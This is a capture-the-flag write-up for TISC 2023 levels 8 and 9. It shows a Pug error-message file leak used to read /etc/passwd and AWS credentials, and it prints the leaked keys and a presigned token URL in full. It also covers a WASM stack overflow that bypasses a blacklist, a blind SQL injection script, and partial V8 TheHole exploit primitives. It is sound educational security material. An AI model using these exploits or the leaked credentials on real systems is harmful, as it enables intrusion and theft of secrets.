
```
Error: /etc/passwd:1:16
  > 1| root:x:0:0:root:/root:/bin/bash
-----------------------^
    2| daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    3| bin:x:2:2:bin:/bin:/usr/sbin/nologin
    4| sys:x:3:3:sys:/dev:/usr/sbin/nologin

unexpected text ":/roo"
    at makeError (/app/node_modules/pug-error/index.js:34:13)
    at Lexer.error (/app/node_modules/pug-lexer/index.js:62:15)
    at Lexer.fail (/app/node_modules/pug-lexer/index.js:1629:10)
    at Lexer.advance (/app/node_modules/pug-lexer/index.js:1694:12)
    at Lexer.callLexerFunction (/app/node_modules/pug-lexer/index.js:1647:2
    at Lexer.getTokens (/app/node_modules/pug-lexer/index.js:1706:12)
    at lex (/app/node_modules/pug-lexer/index.js:12:42)
    at Object.lex (/app/node_modules/pug/lib/index.js:104:9)
```

Interesting. It seems that if Pug encounters an error, it helpfully prints out a couple of lines from that file as well. This means that we could leak the first few lines of any file on the filesystem. Perhaps we could leak the AWS credentials?

```
FROM node:14
WORKDIR /app
COPY package*.json ./
RUN npm install
COPY server.js views/ db.js ./
EXPOSE 3000
```

```
COPY .aws/ /root/.aws/
COPY wait-for-it.sh /usr/local/bin/wait-for-it.sh
RUN chmod +x /usr/local/bin/wait-for-it.sh

CMD bash -c '/usr/local/bin/wait-for-it.sh -t 60 mysql:3306 -- node server.js'
```

As we can see from the given Dockerfile, the AWS credentials are located in the `/root/.aws` folder. Setting `viewType=/root/.aws/credentials` reveals:



```
Error: /root/.aws/credentials:1:1
  > 1| [default]
-------^
    2| aws_access_key_id = AKIAQYDFBGMSQ542KJ5Z
    3| aws_secret_access_key = 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

unexpected text "[defa"
    at makeError (/app/node_modules/pug-error/index.js:34:13)
    at Lexer.error (/app/node_modules/pug-lexer/index.js:62:15)
    at Lexer.fail (/app/node_modules/pug-lexer/index.js:1629:10)
    at Lexer.advance (/app/node_modules/pug-lexer/index.js:1694:12)
    at Lexer.callLexerFunction (/app/node_modules/pug-lexer/index.js:1647:2
    at Lexer.getTokens (/app/node_modules/pug-lexer/index.js:1706:12)
    at lex (/app/node_modules/pug-lexer/index.js:12:42)
    at Object.lex (/app/node_modules/pug/lib/index.js:104:9)
    at Function.loadString [as string] (/app/node_modules/pug-load/index.js
```

Nice. Let's use those credentials and see what we can do with them. I ran `enumerate-iam`, which unfortunately reported that we couldn't really do much at all.

```
2023-09-18 12:25:11,386 - 900745 - [INFO] -- sts.get_session_token() worked!
2023-09-18 12:25:11,635 - 900745 - [INFO] -- sts.get_caller_identity() worked!
2023-09-18 12:25:36,204 - 900745 - [INFO] -- dynamodb.describe_endpoints() worked!
(not shown: like 1000 lines of errors)
```

But wait. `server.js` was using these credentials, right? And clearly it was invoking a lambda function. This means that we *must* have `lambda:InvokeFunction` privilege.

I verified that this was indeed the case:

```
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level8]
└─$ aws lambda invoke --function-name craft_query --payload
'{"username":"bobby","password":"password"}' lambda_out
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

Maybe we can try to call `get-function` to obtain the lambda function's source code?

```
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level8]
└─$ aws lambda get-function --function-name craft_query
{
    "Configuration": {
        "FunctionName": "craft_query",
        "FunctionArn": "arn:aws:lambda:ap-southeast-
1:051751498533:function:craft_query",
        "Runtime": "nodejs18.x",
        "Role": "arn:aws:iam::051751498533:role/tisc23_ctf_sg-
prod20230727104447843500000001",
        "Handler": "index.handler",
        "CodeSize": 27111,
        "Description": "",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2023-09-17T05:22:48.000+0000",
        "CodeSha256": "0VuNy4uHSR76zarXcdwdoBKrSQp+xJjMgsxI3W0wIAU=",
        "Version": "$LATEST",
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "RevisionId": "1bc6404d-4fe0-482f-8d8b-af6be7fa46f3",
        "State": "Active",
        "LastUpdateStatus": "Successful",
        "PackageType": "Zip"
    },
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://awslambda-ap-se-1-tasks.s3.ap-southeast-
1.amazonaws.com/snapshots/051751498533/craft_query-b619071e-12b1-4bfb-95e0-
5ffe297e1f88?versionId=PUc1EVK8OnxSoXFUWFv8n_aKH3tgV25M&X-Amz-Security-
Token=IQoJb3JpZ2luX2VjEMf%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWFzdC0xIkcwR
QIhALW909ve5tEjUDh%2FH%2FzDGvuTjmI3VV%2FhFMheHXFWl9GlAiAUWQPaW187CW2wq554vpfzXZED%2
FidW%2BOZ4GeXS%2BfgQmCrJBQiw%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F8BEAQaDDI5NTMzODcwMzU4MyI
MezQisqKqCYeRtsQxKp0FPJhcvlsUwY6hv7SODbA%2BdjUHtamTn0uBnU9qKxQKmvsUOPqDvDeE%2BdRNon
tLQ661OjRDyIFkrV8C6h24hHmmTbCPZ%2BtxH4%2BaWmqFy%2Bz9IpntbAIL89pPLpgQ66o3ETBctvnkAfW
BlhpEMM2YR5w1Bj%2Boe3Ztv0lFnlASl4j%2FhrXxTlYYkVL1g9jn0CSn%2FlzxW62Jc66D5tnZn81A0QEh
JxXFN1efJUBIjUvcqT2b0a4u%2F%2Fj%2FGw3Qk9RGvcF2a3gUshDqxXslKZF7%2B7LbokN5%2BtjcNBB7e
qScAcxhW5UaZS%2FQZcjHY4JIP2GuymC0Sx%2BdBzCv%2BbFLU70FHk4hE5e9DRwpKAPouvp8IDSTYauvIc
M5EtnxQZF4YFnYYlgFXDU%2FukRg2m6nUF1FAEfXggkcBHfWTYtq5iU8dUnXAgF%2FX1ts73XNwaNfYviaX
OsI5yC118cSVJzYOJ3Nk6cS2Z9GjFaO%2BzCtH%2BYOob%2B1HAChd0RhK15elxMduKfApbvAEtw4ZGfH4r
%2FMSqDeEBPxg5oBdooHsWIGq0WNjVeDdenm3DlroTB4AiMjNhA0YD%2F7%2BkZ8fEyOcE2552H9kAVrveD
AdaAikNURVZrWRnXuQlfbn%2BOk2RmaSvo8S7FwTJpG8z7z%2BHwdUaW5mR6vtuJqCY4KLcpoq6sqoAy1%2
F3f1uA8R2EzZ5kczqf6pQHIoKHKYMWbVhCy0Eg%2FRCDVtZ%2Bd8CVnwv0NZyKafZAtfAY5nUvWzYpJhmwE
NHEl2mUTObYKcuKjIz98wkVR%2B%2BL2Y%2FrmugvWoL32c8gdvuhS1iL7gkzKACvLqNKrzoAgjvQ5wG%2F
1n6hcj6g%2F4RnM5YUUBCL4i%2B8QsiUYVWdRAXzEEJS4QBxEMOLAHh4h2r9SJaC5yEdNJMM21o6gGOrEBL
aLo5VC0uBlS%2F4Ul82fS0SPV01GosF%2FAyXYMFKM4s%2BKnOnY1IxpFfYqb1o3YjD9eO67QYUThk4YTHr
hpk6JBMdmHPbG9ECwvckvxb13N34fuTvqgCdHVyWUiNn9wMwGkss9HHOqbJ2%2FryZPnClVt0D%2BXQDs2D
Ar4gnoaoQs3bDFQF6tFYqwDG0KwV2v6q7FGd9tYJ7TTKavTiF7ySj5WlyV0SWqy0p8Y5GTikHXTcogs&X-
Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20230919T000711Z&X-Amz-
SignedHeaders=host&X-Amz-Expires=600&X-Amz-
Credential=ASIAUJQ4O7LPT2ZZV6EE%2F20230919%2Fap-southeast-1%2Fs3%2Faws4_request&X-
Amz-Signature=ffaf2def278978fb160f1752f2d00eaa8749b392d2e9b1d8bbd07fdab5ccbb91"
    },
    "Tags": {
        "Project": "tisc23.ctf.sg",
        "Owner": "kennethtan",
        "ProvisionedBy": "terraform",
        "Region": "ap-southeast-1",
        "Env": "prod"
    }
}
```

Visiting the link specified in the "Location" field provided a zip download containing a bunch of files. Quickly skimming the files, it seemed like `craft_query` is somewhere in... the WASM...

does the suffering never end

I used wabt to decompile the WASM. Then I buckled down and started tracing the code, starting from the function that's invoked externally, `craft_query()`.

You can find my reversing scratchpad in the attached text file. But the key takeaways are:

- The password is copied verbatim into a stack buffer. Its max length is 60 (including null terminator).

- The username is first URL-decoded, and then the decoded string is also copied into a stack buffer. This lacks a bounds check and is vulnerable to a stack buffer overflow.
- Located immediately after the username buffer is a stack variable whose value is used as an index into a function table during an indirect call. During normal operation, this value is 1, which corresponds to the function `is_blacklisted(username_buf, password_buf)`.
- `is_blacklisted` calls the actual blacklist check function individually on both the username and the password. If both checks pass, it then calls `load_query(username_buf, password_buf)`. This function is located right after `is_blacklisted` in the function table.
- `is_blacklisted` and `load_query` conveniently have the exact same function signature.

TODO: actually attach the text file

The vulnerability is now clear: if we can overwrite the stack variable's value to become 2 instead of 1, we will call `load_query` directly instead of `is_blacklisted`, effectively skipping the blacklist check entirely. The URL-decoding support means that we can simply include `%02` at the right location within our username input to accomplish this.

I verified this by sending a test request that *should* fail (the `)` character is blacklisted):

```
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level8]
└─$ aws lambda invoke --function-name craft_query --payload
'{"username":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)AAAAAAAAAA%
02","password":"admin"}' lambda_out
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level8]
└─$ cat lambda_out
"SELECT * from Users WHERE
username=\"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)AAAAAAAAAA\u00
02\" AND password=\"admin\""
```


Cool! Now that we know how to bypass the blacklist, we can *actually* perform the Blind SQL Injection (TM).

```
import requests

ENDPOINT = "http://chals.tisc23.ctf.sg:28471/api/login"
payload = {"username": "A", "password": "B"}

# I have already leaked that the password length is 19

```

```python
def query(s):
    payload["username"] = s.ljust(68, " ") + "%02"
    r = requests.post(ENDPOINT, payload).content
    if b"Uh oh" in r:
        return None
    elif b"Invalid" in r:
        return False
    return True

r = []
for i in range(19):
    print(bytes(r))
    # I could binary search but I'm too lazy
    for j in range(32, 127):
        if query(f"admin\" AND ORD(SUBSTR(password,{i+1},1))={j}#"):
            r += [j]
            break
print(bytes(r))
```

Flag: `TISC{a1PhAb3t_0N1Y}`

9. PalinChrome



PalinChrome

TISC LEVEL 9

DESCRIPTION

Domain(s): RE, Pwn, Browser Exploitation

To ensure a safe browsing environment, PALINDROME came up with their own browser, powered by their own proprietary Javascript engine. What could go wrong?

Note: The flag is in the same directory as 'd8' and with the filename 'flag'.

nc chals.tisc23.ctf.sg 61521

NOTE: Seems like PALINDROME really invested in their hardware to ensure that their operations run buttery smooth ... looks like they are running at least 4GB of RAM.

ATTACHED FILES

snapshot_blob.bin

build.Dockerfile

d9.patch

d8

TISC{.*}

CHALLENGE SOLVED

oh god i have never solved a v8 pwn in my life

The Docker image took a pretty long time to build, so in the meantime, I checked out what was changed in `d9.patch`:

```
diff --git a/src/builtins/builtins-definitions.h b/src/builtins/builtins-
definitions.h
index c656b02e75..d963caedd1 100644
--- a/src/builtins/builtins-definitions.h
+++ b/src/builtins/builtins-definitions.h
@@ -816,6 +816,7 @@ namespace internal {
   CPP(ObjectPrototypeGetProto)                                             \
   CPP(ObjectPrototypeSetProto)                                             \
   CPP(ObjectSeal)                                                          \
+  CPP(ObjectLeakHole)                                                      \
   TFS(ObjectToString, kReceiver)                                            \
   TFJ(ObjectValues, kJSArgcReceiverSlots + 1, kReceiver, kObject)           \
                                                                             \
diff --git a/src/builtins/builtins-object.cc b/src/builtins/builtins-object.cc
index e6d26ef7c7..279a6b7c4d 100644
--- a/src/builtins/builtins-object.cc
+++ b/src/builtins/builtins-object.cc
@@ -367,5 +367,10 @@ BUILTIN(ObjectSeal) {
   return *object;
 }

+BUILTIN(ObjectLeakHole){
+  HandleScope scope(isolate);
+  return ReadOnlyRoots(isolate).the_hole_value();
+}
+
 }  // namespace internal
 }  // namespace v8
diff --git a/src/compiler/typer.cc b/src/compiler/typer.cc
index fbb675a6bb..00aa31e196 100644
--- a/src/compiler/typer.cc
+++ b/src/compiler/typer.cc
@@ -1759,6 +1759,8 @@ Type Typer::Visitor::JSCallTyper(Type fun, Typer* t) {
       return Type::Boolean();
     case Builtin::kObjectToString:
       return Type::String();
+    case Builtin::kObjectLeakHole:
+      return Type::Hole();

     case Builtin::kPromiseAll:
       return Type::Receiver();
diff --git a/src/d8/d8.cc b/src/d8/d8.cc
index 37f7de8880..58b0357e6f 100644
--- a/src/d8/d8.cc
+++ b/src/d8/d8.cc
@@ -3266,6 +3266,7 @@ static void AccessIndexedEnumerator(const
PropertyCallbackInfo<Array>& info) {}

 Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate* isolate) {
   Local<ObjectTemplate> global_template = ObjectTemplate::New(isolate);
+  /*
   global_template->Set(Symbol::GetToStringTag(isolate),
                        String::NewFromUtf8Literal(isolate, "global"));
   global_template->Set(isolate, "version",
@@ -3284,8 +3285,10 @@ Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate*
isolate) {
```

```
                      FunctionTemplate::New(isolate, ReadLine));
   global_template->Set(isolate, "load",
                      FunctionTemplate::New(isolate, ExecuteFile));
+  */
   global_template->Set(isolate, "setTimeout",
                      FunctionTemplate::New(isolate, SetTimeout));
+  /*
   // Some Emscripten-generated code tries to call 'quit', which in turn would
   // call C's exit(). This would lead to memory leaks, because there is no way
   // we can terminate cleanly then, so we need a way to hide 'quit'.
@@ -3316,6 +3319,7 @@ Local<ObjectTemplate> Shell::CreateGlobalTemplate(Isolate*
isolate) {
     global_template->Set(isolate, "async_hooks",
                          Shell::CreateAsyncHookTemplate(isolate));
   }
+  */

   if (options.throw_on_failed_access_check ||
       options.noop_on_failed_access_check) {
diff --git a/src/init/bootstrapper.cc b/src/init/bootstrapper.cc
index 8a81c4acda..0e87f71473 100644
--- a/src/init/bootstrapper.cc
+++ b/src/init/bootstrapper.cc
@@ -1604,6 +1604,9 @@ void Genesis::InitializeGlobal(Handle<JSGlobalObject>
global_object,
     SimpleInstallFunction(isolate_, object_function, "seal",
                           Builtin::kObjectSeal, 1, false);

+    SimpleInstallFunction(isolate_, object_function, "leakHole",
+                          Builtin::kObjectLeakHole, 0, false);
+
     SimpleInstallFunction(isolate_, object_function, "create",
                           Builtin::kObjectCreate, 2, false);
```

Hmm... seems like they've patched in a new method to the `Object` class, `Object.leakHole()`, which does exactly what it sounds like it does - it returns the value of `TheHole`.

They've also patched out some of d8's debug functions. This doesn't really matter for our purposes.

While I am unfamiliar with V8, I *do* know that there are several CTF challenges where you're given `TheHole` for free and expected to do the rest by yourself. Here's one such example, which uses the following proof-of-concept to corrupt a `Map`'s size, and using that as a springboard for further exploitation:

```
var map = new Map();
map.set(1, 1);
map.set(hole, 1);
// Due to special handling of hole values, this ends up setting the size of the map
to -1
map.delete(hole);
map.delete(hole);
map.delete(1);

// Size is now -1
//print(map.size);
```

Cool! Let's use the code as a starting point to work off of-

```
root@d44668c015e0:/amarok# ./run.sh
0x009900002459 <the_hole>
./run.sh: line 1:    10 Trace/breakpoint trap   (core dumped) ./d8 exploit.js --
allow-natives-syntax --startup-blob=snapshot_blob.bin
```

Oh. It doesn't work on this version anymore. (This will be a running theme throughout my attempts on this challenge.) According to this article:

> Google fixed this exploit method as soon as possible. Functions, like `Map.prototype.delete,` `Set.prototype.delete` , `WeakMap.prototype.deleten` and `WeakSet.prototype.delete` , were patched by Hard check of TheHole. If the argument of key is TheHole, there is going to be a render crash.

That means we will have to think about something else entirely...

After some googling, I stumbled upon this great writeup by Rotiple_ (it's in Korean though) detailing how `TheHole` can still exploited, due to an unhandled case during optimisation of `JSToNumberConvertBigInt` . Wow! It even comes with a complete exploit! Surely it can't be that easy, right?

```
root@6a3823a2ddbf:/# cd amarok
root@6a3823a2ddbf:/amarok# ./run.sh



#
# Fatal error in ../../src/objects/object-type.cc, line 81
# Type cast failed in CAST(LoadFromObject(MachineTypeOf<T>::value,
reference.object, offset)) at ../../src/codegen/code-stub-assembler.h:1342
```

```
  Expected FixedArrayBase but found 0x3ea1003ca761: [JSArray] in OldSpace
(...)
```

Yeah, I don't know what I was expecting. Unfortunately, we'll have to dig a bit deeper and fully understand what's going on here.

The springboard

This will just be a very, very, very high level explanation because this is the first time I'm doing v8 pwn so I don't want to accidentally start spouting wrong / inaccurate information. I also strongly recommend reading the "Prerequisite Knowledge" section of Rotiple_'s writeup first (google translate does an acceptable job).

When JavaScript functions are executed tens of thousands of times, V8 decides to optimise them for better performance. Part of this process involves the typing and range prediction of variables - gathering constraints to help the compiler make assumptions about the code, and what can be optimised away.

To use the example given in the writeup:

```
function test(b) {
    let index = Number(b ? the.undefined : -1); // Note: Number(undefined) = NaN
    index |= 0;
    index += 1;
    index *= 100
    return index
}
```

Here, V8 correctly asserts that the value of `index` after the first line in the function will only ever be `NaN` or `-1`. Then `NaN | 0 = 0`, so the final range of possible values in `index` is `[0, 100]`.

However, if we check the code for our provided V8 version here, we see that there is no handling of the case where the value is `TheHole`. As a result, if we did this:

```
function test(b) {
    let index = Number(b ? the.hole : -1);
    index |= 0;
    index += 1;
    index *= 100
    return index
}
```

V8 would then wrongly assume that `index` will only ever be `-1` after the first line. Then it concludes that the final value of `index` will only ever be 0.

If `index` is just a constant, then we can afford to be lax with array index bounds checks, right?

And that's exactly what happens. The code below executes with no complaints, even though we really accessing `arr[4]` which is past the end of the array.

```
function test(b) { // Assume function has been optimised
    let index = Number(b ? the.hole : -1);
    index |= 0;
    index += 1;

    let arr = [1.1, 2.2, 3.3, 4.4];

    let p = arr.at(index*4);
}

test(true);
```

> Note: the original writeup also notes that this code does not work if we instead did `let p = arr[index*4]`. Apparently this is because a bounds check is still performed in this case.

So now we can read past the end of an array. What can we leak?

OOB read

V8 uses a deterministic linear heap. That means that, for the most part, if we declared a second array, it would wind up right after the first one in memory. Hence, we could leak some interesting data if we did something like this:

```
function leak_stuff(b) {
    if (b)
    {
        let index = Number(b ? the.hole : -1);
        index |= 0;
        index += 1;

        let arr1 = [1.1, 2.2, 3.3, 4.4];
        let arr2 = [0x1337, large_arr]; // large_arr is just some other array
    }
}
```

Based on the layout predicted by the writeup, when we read out of bounds, we should first leak `arr1`'s metadata, followed by the elements of `arr2`, and then `arr2`'s metadata.

Let's test this out by executing the very first part of the final payload to check that things still work as expected up to this point:

```
root@6a3823a2ddbf:/amarok# ./run.sh
DebugPrint: 0x13b3003ccfe1: [JSArray] in OldSpace
 - map: 0x13b30024cfb9 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x13b30024ca35 <JSArray[0]>
 - elements: 0x13b3003cd1f5 <FixedDoubleArray[4]> [PACKED_DOUBLE_ELEMENTS]
 - length: 4
 - properties: 0x13b300002259 <FixedArray[0]>
(...)
0x24cfb9
undefined
0x2259
undefined
```

Those values look correct. That means our leak is working! Unfortunately attempting to run the full `install_primitives()` function causes the same crash that we encountered earlier. That means the primitives in that exploit don't work against our V8, and we will have to figure out why.

Basic V8 pwn primitives

It's important to first understand the concepts behind two common primitives: `addrof` and `fakeobj`.

The `addrof` primitive is pretty self-explanatory. Whatever object it's given, it returns the compressed pointer corresponding to that object's location in memory. We'll get back to this one later.

The `fakeobj` primitive is a bit more interesting. Suppose we write the following values into a double array:

```
DOUBLE ARRAY
the float represented by (pointer_to_map | (pointer_to_properties << 32))
the float represented by (pointer_to_elements | (len << 33))
```

```
[Remark: len is specified as an Smi, which are stored in the high 31 bits with LSB
set to 0. So an additional 1-bit shift is necessary.]
```

Effectively, we have just forged something that looks like the metadata structure of an array. But this isn't C, so we can't just do `let fake_arr = *(object *)pointer_to_array` or somesuch. The goal of a `fakeobj` primitive is precisely to do this for us.

Let's take a look at how the writeup does this:

```
function weak_fake_obj(b, addr = 1.1) { // Assume function has been optimised
        if (b) {
                let index = Number(b ? the.hole : -1);
                index |= 0;
                index += 1;

                let arr1 = [0x1337, {}]
                let arr2 = [addr, 2.2, 3.3, 4.4];

                let fake_obj = arr1.at(index * 8);

                return [
                        fake_obj,
                        arr1, arr2
                ];
        }
        return 0;
}
```

Here, `arr1` holds `PACKED_ELEMENTS`, while `arr2` holds `PACKED_DOUBLE_ELEMENTS`. More specifically, the memory layout of these objects looks something like this:

	+0x0	+0x4
arr1 elements	map (FixedArray)	Smi(2) = 2 << 1
	Smi(0x1337) = 0x1337 << 1	compressed pointer to {}
arr1 metadata	map (PACKED_ELEMENTS)	properties (PACKED_ELEMENTS)
	compressed pointer to arr1 elements	Smi(2) = 2 << 1
arr2 elements	map (FixedDoubleArray)	Smi(4) = 4 << 1
	addr (compressed pointer)	0
	2.2	
	3.3	
	4.4	

We can always insert `addr` as shown above, because we can simply convert its 4-byte value into the equivalent representation as a float and add it to `arr2`.

Now, using the same idea as before with the out-of-bounds read, we can read `addr` at offset 8 of `arr1`. Since `arr1`'s elements all have 4-byte widths, `addr` is interpreted as a compressed pointer instead of an Smi (due to pointer tagging). As a result, `arr1.at(index * 8)` returns a reference to whatever is pointed to by `addr`, but *as an object*.

Why doesn't the writeup code work?

First, let's try to understand what the writeup code is trying to accomplish.

```
/* create fake object */
   let dbl_arr = leaks[6]; // this is arr1
   dbl_arr[0] = itof(packed_dbl_map | (packed_dbl_props << 32n));
   dbl_arr[1] = itof(large_arr_addr | (smi(1n) << 32n)); // simplified code

   let temp_fake_arr_addr = (packed_dbl_elements + 8n) | 1n;

   let temp_fake_arr = weak_fake_obj(true, itof(temp_fake_arr_addr)); // [1]
   let large_arr_elements_addr = ftoi(temp_fake_arr[0]) & 0xFFFFFFFFn;
```

Before the line of code marked `[1]` is executed, the memory layout is as such:

	+0x0	+0x4
arr1 elements	map (FixedDoubleArray)	Smi(4) = 4 << 1
	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to large_arr metadata	Smi(1) = 1 << 1
	3.3	
	4.4	
arr1 metadata	map (PACKED_DOUBLE_ELEMENTS)	properties (PACKED_DOUBLE_ELEMENTS)
	compressed pointer to arr1 elements	Smi(4) = 4 << 1
arr2 elements	map (FixedArray)	Smi(2) = 2 << 1
	Smi(0x1337) = 0x1337 << 1	compressed pointer to large_arr
arr2 metadata	map (PACKED_ELEMENTS)	properties (PACKED_ELEMENTS)
	compressed pointer to arr2 elements	Smi(2) = 2 << 1
Unknown location		
large_arr elements	map (FixedDoubleArray)	Smi(0x10000) = 0x10000 << 1
	some floats	
	(...)	
Unknown location		
large_arr metadata	map (HOLEY_DOUBLE_ELEMENTS)	properties (HOLEY_DOUBLE_ELEMENTS)
	compressed pointer to large_arr elements	Smi(0x10000) = 0x10000 << 1

Now, we can use our `fakeobj` primitive to trick V8 into thinking the red section is a real metadata structure for some other array, which we'll call `fake_arr`. In particular, `fake_arr = weak_fake_obj(true, <address of arr1 elements> + 0x8)[0]`. Then we should be able make arbitrary reads and writes to `large_arr`'s map and properties fields (and by extension, any address we insert in `arr1[1]`) by editing `fake_arr[0]`... right?

Clearly, at some point, this worked, because I found a bunch of writeups all using the same technique. Unfortunately, this no longer works, and was in fact the source of the error I had encountered during my first run. Here it is again:

```
# Fatal error in ../../src/objects/object-type.cc, line 81
# Type cast failed in CAST(LoadFromObject(MachineTypeOf<T>::value,
reference.object, offset)) at ../../src/codegen/code-stub-assembler.h:1342
  Expected FixedArrayBase but found 0x3ea1003ca761: [JSArray] in OldSpace
(...)
```

Clearly, this means that V8 has wisened up to our tricks, and additionally checks for a valid `FixedArrayBase` header (i.e. the map + length fields) when it resolves the `elements` pointer. That means that we must make sure that the `elements` pointer points to something that at least resembles a `FixedArrayBase` header.

